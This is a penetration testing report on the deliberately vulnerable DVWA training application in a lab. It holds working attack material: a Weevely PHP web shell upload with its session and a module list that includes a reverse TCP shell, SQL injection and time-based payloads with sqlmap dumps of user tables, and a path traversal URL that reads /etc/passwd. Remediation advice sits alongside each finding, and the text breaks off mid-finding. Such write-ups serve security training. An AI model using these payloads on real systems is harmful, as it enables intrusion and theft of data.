



# PENETRATION TESTING REPORT

DVWA Web Application

## ABSTRACT

Perform Penetration Testing on DVWA Web Application and find vulnerabilities, exploit these and then note down the impact and mitigation of these findings.

Cyber-Cop Security  
Offensive Security

# Table of Contents

Table of Contents .....	1
Confidentiality Statement .....	2
Disclaimer .....	2
Assessment Overview .....	2
Project Objectives .....	2
Scope .....	3
Scope Exclusions .....	3
Security tools used .....	3
Methodology .....	3
Executive Summary .....	3
Risk Rating .....	4
Findings Overview .....	5
Web Application Findings Details .....	6
Critical severity findings .....	6
##### -1.1: Command Execution .....	6
##### -1.2: Malicious File Upload (Remote File Execution) .....	8
##### -1.3: SQL Injection .....	10
##### -1.4: Blind SQL Injection .....	13
High Severity Findings .....	15
##### -2.1: Directory Traversal .....	15
##### -2.2: Cleartext Submission of Password .....	17
##### -2.3: Stored Cross-Site Scripting .....	18
Medium Severity Findings .....	20
##### -3.1: Cross-Site Scripting (reflected) .....	20
##### -3.2: PHP-CGI Query String Parameter Vulnerability .....	22
Low Severity Findings .....	25
##### -4.1: Cross-Site Request Forgery .....	25
##### -4.2: Cookie without HttpOnly flag set .....	27
##### -4.3: Missing Anti-Clickjacking X-Frame Option Header .....	28



## Confidentiality Statement:

This penetration testing report is confidential and intended solely for the use of the client. Any unauthorized access, use, modification, or disclosure of this report is strictly prohibited. The client shall take all reasonable measures to protect the confidentiality of this report and ensure that it is only shared with authorized personnel who have a need-to-know basis for the information contained herein.

## Disclaimer:

Our team has conducted a comprehensive penetration testing of the DVWA web application to the best of our abilities. However, we provide no guarantee or warranty, either express or implied, regarding the accuracy, completeness, or suitability of this report for any particular purpose. Any reliance on the information contained herein is at your own risk, and we shall not be held liable for any damages that may arise.

## Assessment Overview:

Our team conducted a comprehensive penetration testing of the DVWA web application from March 5 to March 15, 2023. The objective was to identify security vulnerabilities and weaknesses using automated and manual techniques. This report presents our findings and recommendations for remediation. All testing performed is based on OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- **Planning** – Project goals are gathered and rules of engagement obtained.
- **Discovery** – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack** – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- **Reporting** – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

## Project Objectives

The objective of the assessment was to assess the state of security and uncover vulnerabilities in **Damn Vulnerable Web App (DVWA)** and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

## Scope

This section defines the scope and boundaries of the project.

Scope	Description
Application Name	Damn Vulnerable Web App (DVWA)
IP Address	192.168.22.129
URL	http://192.168.22.129/dvwa/

## Scope Exclusions

Per client request, TCMS did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

## Security tools used:

The automated testing was performed using following tools.

- **Manual testing:** Burp Suite, Browser
- **Vulnerability scan:** Nikto, Burp Suite Pro
- **Injection testing tools:** SQLmap, Weeveily

## Methodology

The testing was conducted using a combination of manual and automated techniques. The manual testing involved reviewing the source code, examining the HTTP requests and responses, and attempting to exploit vulnerabilities. The automated testing was performed using tools such as Burp Suite, Weeveily and Nmap.

## Executive Summary

The objective of the penetration testing performed on DVWA was to identify vulnerabilities in the web application and provide recommendations for improving its security posture. The testing identified various vulnerabilities, including SQL injection, command injection, cross-site scripting, file inclusion, authentication bypass, insecure direct object references, insufficient session expiration, cross-site request forgery, and insecure cryptographic storage.

The vulnerabilities identified were classified based on severity levels and their potential impact on the security of the web application. The report provides actionable recommendations for mitigating these vulnerabilities, including implementing input validation and access controls, following best practices for secure web application development, and regularly testing and updating security measures.

## Risk Rating

The table below gives a key to the risk naming and colours used throughout this report to provide a clear and concise risk scoring system.

It should be noted that quantifying the overall business risk posed by any of the issues found in any test is outside our scope. This means that some risks may be reported as high from a technical perspective but may, as a result of other controls unknown to us, be considered acceptable by the business.

#	Risk Rating	CVSSv3 Score	Description
1	<b>CRITICAL</b>	9.0 - 10	A vulnerability was discovered that has been rated as critical. This requires resolution as quickly as possible.
2	<b>HIGH</b>	7.0 – 8.9	A vulnerability was discovered that has been rated as high. This requires resolution in a short term.
3	<b>MEDIUM</b>	4.0 – 6.9	A vulnerability was discovered that has been rated as medium. This should be resolved throughout the ongoing maintenance process.
4	<b>LOW</b>	1.0 – 3.9	A vulnerability was discovered that has been rated as low. This should be addressed as part of routine maintenance tasks.
5	<b>INFO</b>	0 – 0.9	A discovery was made that is reported for information. This should be addressed in order to meet leading practice.

## Findings Overview

All the issues identified during the assessment are listed below with a brief description and risk rating for each issue. The risk ratings used in this report are defined in Risk Ratings Section.

Ref	Description	Risk
#####-1.1	Command Execution	CRITICAL
#####-1.2	Malicious File Upload	CRITICAL
#####-1.3	SQL Injection	CRITICAL
#####-1.4	Blind SQL Injection	CRITICAL
#####-2.1	Directory traversal	HIGH
#####-2.2	Cleartext Submission of Password	HIGH
#####-2.3	Stored Cross-site Scripting	HIGH
#####-3.1	Cross-Site Scripting (reflected)	MEDIUM
#####-3.2	PHP-CGI query string parameter vulnerability	MEDIUM
#####-4.1	Cross-site Request Forgery	LOW
#####-4.2	Unencrypted communications	LOW
#####-4.3	Missing Anti-Clickjacking X-Frame-Options Header	LOW

# Web Application Findings Details

## 1. Critical severity findings

### 1.1. Command Execution

**Severity:** Critical

**Vulnerability Description:** The input field specifies a target for a ping command, e.g., an IP address. However, the user input can be concatenated with another system command that will be executed as user www-data. Eventually, this vulnerability can lead to code execution.

#### Vulnerability Identified by

- Manual Analysis

#### Instance:

<http://192.168.22.129/vulnerabilities/exec/>

#### Proof of Concept

I executed two non-critical commands `id` (list all users) and `pwd` (show the current path) via the command execution vulnerability. The output of the command is shown on the website.

### Vulnerability: Command Execution

#### Ping for FREE

Enter an IP address below:

`uid=33(www-data) gid=33(www-data) groups=33(www-data)`

#### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

`/var/www/dvwa/vulnerabilities/exec`

### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>

<http://www.ss64.com/bash/>

<http://www.ss64.com/nt/>

**Impact:** A command execution vulnerability in DVWA can allow an attacker to execute arbitrary commands on the server hosting the application, which can result in unauthorized access, data theft, malware installation, denial of service attacks, and privilege escalation. It is important to take steps to prevent such vulnerabilities from being exploited, including implementing strong access controls, regularly applying security updates and patches, and using secure coding practices.

### Remediation:

**Avoid system calls and user input**—to prevent threat actors from inserting characters into the OS command.

**Set up input validation**—to prevent attacks like XSS and SQL Injection.

**Create a white list**—of possible inputs, to ensure the system accepts only pre-approved inputs.

**Use only secure APIs**—when executing system commands such as `execFile()`

**Use `execFile()` securely**—prevent users from gaining control over the name of the program. You should also map user input to command arguments in a way that ensures user input does not pass as-is into program execution.

### References:

[https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

<https://www.imperva.com/learn/application-security/command-injection/>

<https://snyk.io/blog/command-injection/>



## 1.2. Malicious File Upload – Remote Command Execution

**Severity:** Critical

**Vulnerability Description:** Various web applications allow users to upload files (such as pictures, images, sounds, ...). Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code. After uploading a file having malicious code attacker create remote session and compromise the server and maybe the file damage the whole system or server.

### Vulnerability Identified by

- Manual Analysis
- Automate Analysis (by using Weeveely tool)

### Instance:

<http://192.168.22.129/dvwa/vulnerabilities/upload/#>


### Proof of Concept / Step to Reproduce

#### Step 1

Install Weeveely tool from github in your testing system.

#### Step 2

Create a file with .php extension and then Run Weeveely tool and create a php malicious file.  
(Read the documentation of Weeveely tool for use)




```
kali@kali: /opt/weeveely3
File Actions Edit View Help
(kali@kali)-[/opt/weeveely3]
└─$ /weeveely.py generate password /home/kali/hack.php
Generated '/home/kali/hack.php' with password 'password' of 670 byte size.
```

First Create a php file and copy path

#### Step 3

Before uploading a file in DVWA start session with Weeveely by following Commad.




```
(kali@kali)-[/opt/weeveely3]
└─$ ./weeveely.py http://192.168.22.129/dvwa/hackable/uploads/hack.php password
[+] weeveely 4.0.1
[+] Target: 192.168.22.129
[+] Session: /home/kali/.weeveely/sessions/192.168.22.129/hack_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weeveely> Security
```

Session created with hack.php file

#### Step 4

Upload php file in the DVWA File Upload page.



#### Step 5

When you click on upload button a session create show on you screen now you will do any thing

```
(kali@kali)-[/opt/weeveily3]
$ ./weeveily.py http://192.168.22.129/dvwa/hackable/uploads/hack.php password

[+] weeveily 4.0.1

[+] Target: 192.168.22.129
[+] Session: /home/kali/.weeveily/sessions/192.168.22.129/hack_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> Security Session created with hack.php file
```

```
weeveily> help
The remote script execution triggers an error 500, check script and payload integrity

:audit_disablefunctionbypass Bypass disable_function restrictions with mod_cgi and .htaccess.
:audit_filesystem Audit the file system for weak permissions.
:audit_etcpasswd Read /etc/passwd with different techniques.
:audit_phpconf Audit PHP configuration.
:audit_suidsgid Find files with SUID or SGID flags.
:sql_dump Multi dbms mysqldump replacement.
:sql_console Execute SQL query or run console.
:backdoor_reversetcp Execute a reverse TCP shell.
:backdoor_tcp Spawn a shell on a TCP port.
:net_mail Send mail.
:net_scan TCP Port scan.
:net_proxy Run local proxy to pivot HTTP/HTTPS browsing through the target.
:net_ifconfig Get network interfaces addresses.
:net_phpproxy Install PHP proxy on the target.
:net_curl Perform a curl-like HTTP request.
:bruteforce_sql Bruteforce SQL database.
:file_upload Upload file to remote filesystem.
:file_bzip2 Compress or expand bzip2 files.
:file_grep Print lines matching a pattern in multiple files.
:file_upload2web Upload file automatically to a web folder and get corresponding URL.
:file_webdownload Download an URL.
:file_zip Compress or expand zip files.
```

**Impact:** An upload file vulnerability in DVWA can lead to malware installation, denial of service, unauthorized access, data theft, and defacement. To prevent such vulnerabilities, it is important to enforce file type restrictions, validate user input, use secure coding practices, and implement strong access controls.

**Remediation:** To remediate an upload file vulnerability in DVWA, the following steps can be taken:

**Enforce file type restrictions:** Configure the application to only allow specific file types to be uploaded. This can help prevent the upload of malicious files.

**Validate user input:** Implement input validation checks to ensure that user input meets certain criteria, such as file size limits, file type, and character set.

**Implement file scanning:** Use antivirus or other security software to scan uploaded files for malware or malicious code.

**Secure file storage:** Ensure that uploaded files are stored in a secure location and that access controls are implemented to restrict access to these files.

## References:

<https://www.acunetix.com/vulnerabilities/web/unrestricted-file-upload/>

## 1.3 SQL Injection

**Severity:** Critical



**Vulnerability Description:** The id parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the id parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. You should review the contents of the error message, and the application's handling of other input, to confirm whether a vulnerability is present.

### Vulnerability Identified by

- Manual Analysis
- Automate Analysis (by using Burp Suite,sqlmap)

**Instance:**

<http://192.168.22.129/dvwa/vulnerabilities/sqli/>

**Payload:** OR 1=1 #

### Proof of Concept/ Step to Reproduce

Manual sql testing in browser enter a payload OR 1=1 #

## Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1 #  
First name: admin  
Surname: admin

ID: ' OR 1=1 #  
First name: Gordon  
Surname: Brown

ID: ' OR 1=1 #  
First name: Hack  
Surname: Me

ID: ' OR 1=1 #  
First name: Pablo  
Surname: Picasso

ID: ' OR 1=1 #  
First name: Bob  
Surname: Smith

Mohammad Anas

Automate testing by using sqlmap tool just type commands show in below images and follow the instructions.

```
File Actions Edit View Help
[14:12:46] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20
columns' injectable
[14:12:47] [WARNING] in OR boolean-based injection cases, please consider us
age of switch '--drop-set-cookie' if you experience any problems during data r
etrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if
y)
[14:14:32] [INFO] testing if GET parameter 'Submit' is dynamic
[14:14:32] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[14:14:34] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[14:14:35] [INFO] testing for SQL injection on GET parameter 'Submit'
[14:14:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:14:46] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:14:55] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[14:15:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[14:15:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[14:15:14] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[14:15:19] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[14:15:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[14:15:27] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:15:28] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[14:15:28] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL - original value)'
[14:15:28] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[14:15:28] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[14:15:29] [INFO] testing 'HAVING boolean-based blind - WHERE, GROUP BY clause'
[14:15:35] [INFO] testing 'Generic inline queries'
[14:15:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:15:40] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:15:45] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[14:15:53] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
```

```
[15:00:02] [INFO] fetching tables for database: 'dvwa'
[15:00:03] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[15:00:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.129'

[*] ending @ 15:00:03 /2023-03-10/
```

```
(kali@kali) [~/Desktop]
$
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
1455 UNION SELECT 3005 UNION SELECT 9535)a GROUP BY x)-- IvqX6Submit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT (SLEEP(5)))nwBN)-- Beap6Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71716a6271,0x68665506875676a587a7178514a716d6150794e6448466b68466953456874626c574e6566f6
it=Submit
[14:53:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL < 5.0.12
[14:53:43] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[14:53:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.129'
[*] ending @ 14:53:43 /2023-03-10/
```

```
[15:02:48] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:02:49] [WARNING] reflective value(s) found and filtering out D:
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
[15:02:49] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.129'
[*] ending @ 15:02:49 /2023-03-10/
(kali@kali)-[~/Desktop]
$
```

```
[15:05:16] [INFO] fetching entries of column(s) 'user,user_id' for table 'users' in database 'dvwa'
[15:05:17] [WARNING] reflective value(s) found and filtering out D:
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user_id | user |
+-----+-----+
| 1 | admin |
| 2 | gordonb |
| 3 | 1337 |
| 4 | pablo |
| 5 | smithy |
+-----+-----+
[15:05:17] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.22.129/dump/dvwa/users.csv'
[15:05:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.129'
[*] ending @ 15:05:17 /2023-03-10/
(kali@kali)-[~/Desktop]
$
```

**Impact:** An SQL injection vulnerability in DVWA can allow attackers to execute arbitrary SQL statements, gain unauthorized access to sensitive data, modify or delete databases, bypass authentication mechanisms, and gain complete control over the application and potentially the underlying system. This can lead to data theft, propagation of bad security practices, and other negative impacts. It is crucial to implement appropriate security measures and conduct regular vulnerability assessments and penetration testing to prevent SQL injection attacks.

## Remediation:

**Input validation:** Ensure that all input data received from users or external sources are validated before using them in SQL queries.

**Parameterized queries:** Use parameterized queries instead of concatenating user input with SQL queries. Parameterized queries help prevent SQL injection attacks by separating the data from the query logic.

**Stored procedures:** Use stored procedures, which are pre-defined SQL queries, to interact with the database. Stored procedures are secure because they can be parameterized, and the input data can be validated.

**Limiting database privileges:** Restrict the privileges of the database user account used by the web application to only the necessary actions and tables.

## References

<https://portswigger.net/support/using-burp-to-detect-sql-injection-flaws>

## 1.3 Blind SQL Injection

**Severity:** Critical



**Vulnerability Description:** The id parameter appears to be vulnerable to SQL injection attacks. The payloads 74237830' or '2234'='2234 and 17433201' or '4130'='4139 were each submitted in the id parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

**Additional Information:** Additionally, the payload '+(select\*from(select(sleep(20)))a)+' was submitted in the id parameter. The application took 20022 milliseconds to respond to the request, compared with 38 milliseconds for the original request, indicating that the injected SQL command caused a time delay.

### Vulnerability Identified by

- Manual Analysis
- Automate Analysis (by using Burp Suite)

**Instance:**

[http://192.168.22.129/dvwa/vulnerabilities/sqli\\_blind/](http://192.168.22.129/dvwa/vulnerabilities/sqli_blind/)

**Payload:** 74237830' or '2234'='2234 and 17433201' or '4130'='4139

## Proof of Concept/ Step to Reproduce

```
1 GET /dvwa/vulnerabilities/sqli_blind/?id=74237830%27+or+%272234%27%30%272234&Submit=Submit HTTP/1.1
2 Host: 192.168.22.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.22.129/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit
9 Cookie: security=low; PHPSESSID=97aadcab2da2646d58782c41af8031dd
10 Upgrade-Insecure-Requests: 1
11
12
```

### Vulnerability: SQL Injection (Blind)

User ID:

ID: 74237830' or '2234'='2234  
First name: admin  
Surname: admin

ID: 74237830' or '2234'='2234  
First name: Gordon  
Surname: Brown

ID: 74237830' or '2234'='2234  
First name: Hack  
Surname: Me

ID: 74237830' or '2234'='2234  
First name: Pablo  
Surname: Picasso

ID: 74237830' or '2234'='2234  
First name: Bob  
Surname: Smith

More info

### Vulnerability: SQL Injection (Blind)

User ID:

ID: 03804' or '100'='100  
First name: admin  
Surname: admin

ID: 03804' or '100'='100  
First name: Gordon  
Surname: Brown

ID: 03804' or '100'='100  
First name: Hack  
Surname: Me

ID: 03804' or '100'='100  
First name: Pablo  
Surname: Picasso

ID: 03804' or '100'='100  
First name: Bob  
Surname: Smith

**Impact:** Depending on the backend database, the database connection settings, and the operating system, an attacker can mount one or more of the following attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

**Remediation:** A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (prepared statements). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

## References

<https://portswigger.net/support/using-burp-to-detect-sql-injection-flaws>

## 2 High severity findings

### 2.1. Directory traversal

**Severity:** High



**Vulnerability Description:** Directory traversal, also known as path traversal, is a type of web security vulnerability that allows an attacker to access files and directories that are outside the web root directory. This vulnerability is caused by insufficient input validation, where user input is not properly sanitized before being used in file system calls.

An attacker can use directory traversal to bypass access controls and gain unauthorized access to sensitive files, such as configuration files, password files, and other confidential data stored on the server. The attacker can also execute arbitrary code by uploading a malicious file to the server and then accessing it using the directory traversal vulnerability.

#### Vulnerability Identified by

- Manual Analysis

By applying following payload in page url

<http://192.168.22.129/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd>

This worked and we are able to view the contents of /etc/passwd.



#### Instance:

<http://192.168.22.129/dvwa/vulnerabilities/fi/>

**Payload:** <http://192.168.22.129/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd>



## Proof of Concept/ Step to Reproduce



**Impact:** An attacker can leverage a directory traversal vulnerability in the system to step out of the root directory, allowing them to access other parts of the file system to view restricted files and gather more information required to further compromise the system.

### Remediation:

- One should not allow the file path that could be modified directly either it should be hardcoded or to be selected via hardcoded path list.
- One must make sure that the required should have dynamic path concatenation i.e must contain (a-z) (0-9) instead of (/ , /% etc)
- There should be specific limit the API so that only inclusion from directories under it work so that Directory Traversal attack could not take place in this situation

### References

<https://brightsec.com/blog/local-file-inclusion-lfi/>

<https://portswigger.net/web-security/file-path-traversal>

## 2.2 Cleartext Submission of Password

Severity: High

### Vulnerability Description:

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- <http://192.168.22.129/dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login>

The form contains the following password field:

- password


### Vulnerability Identified by

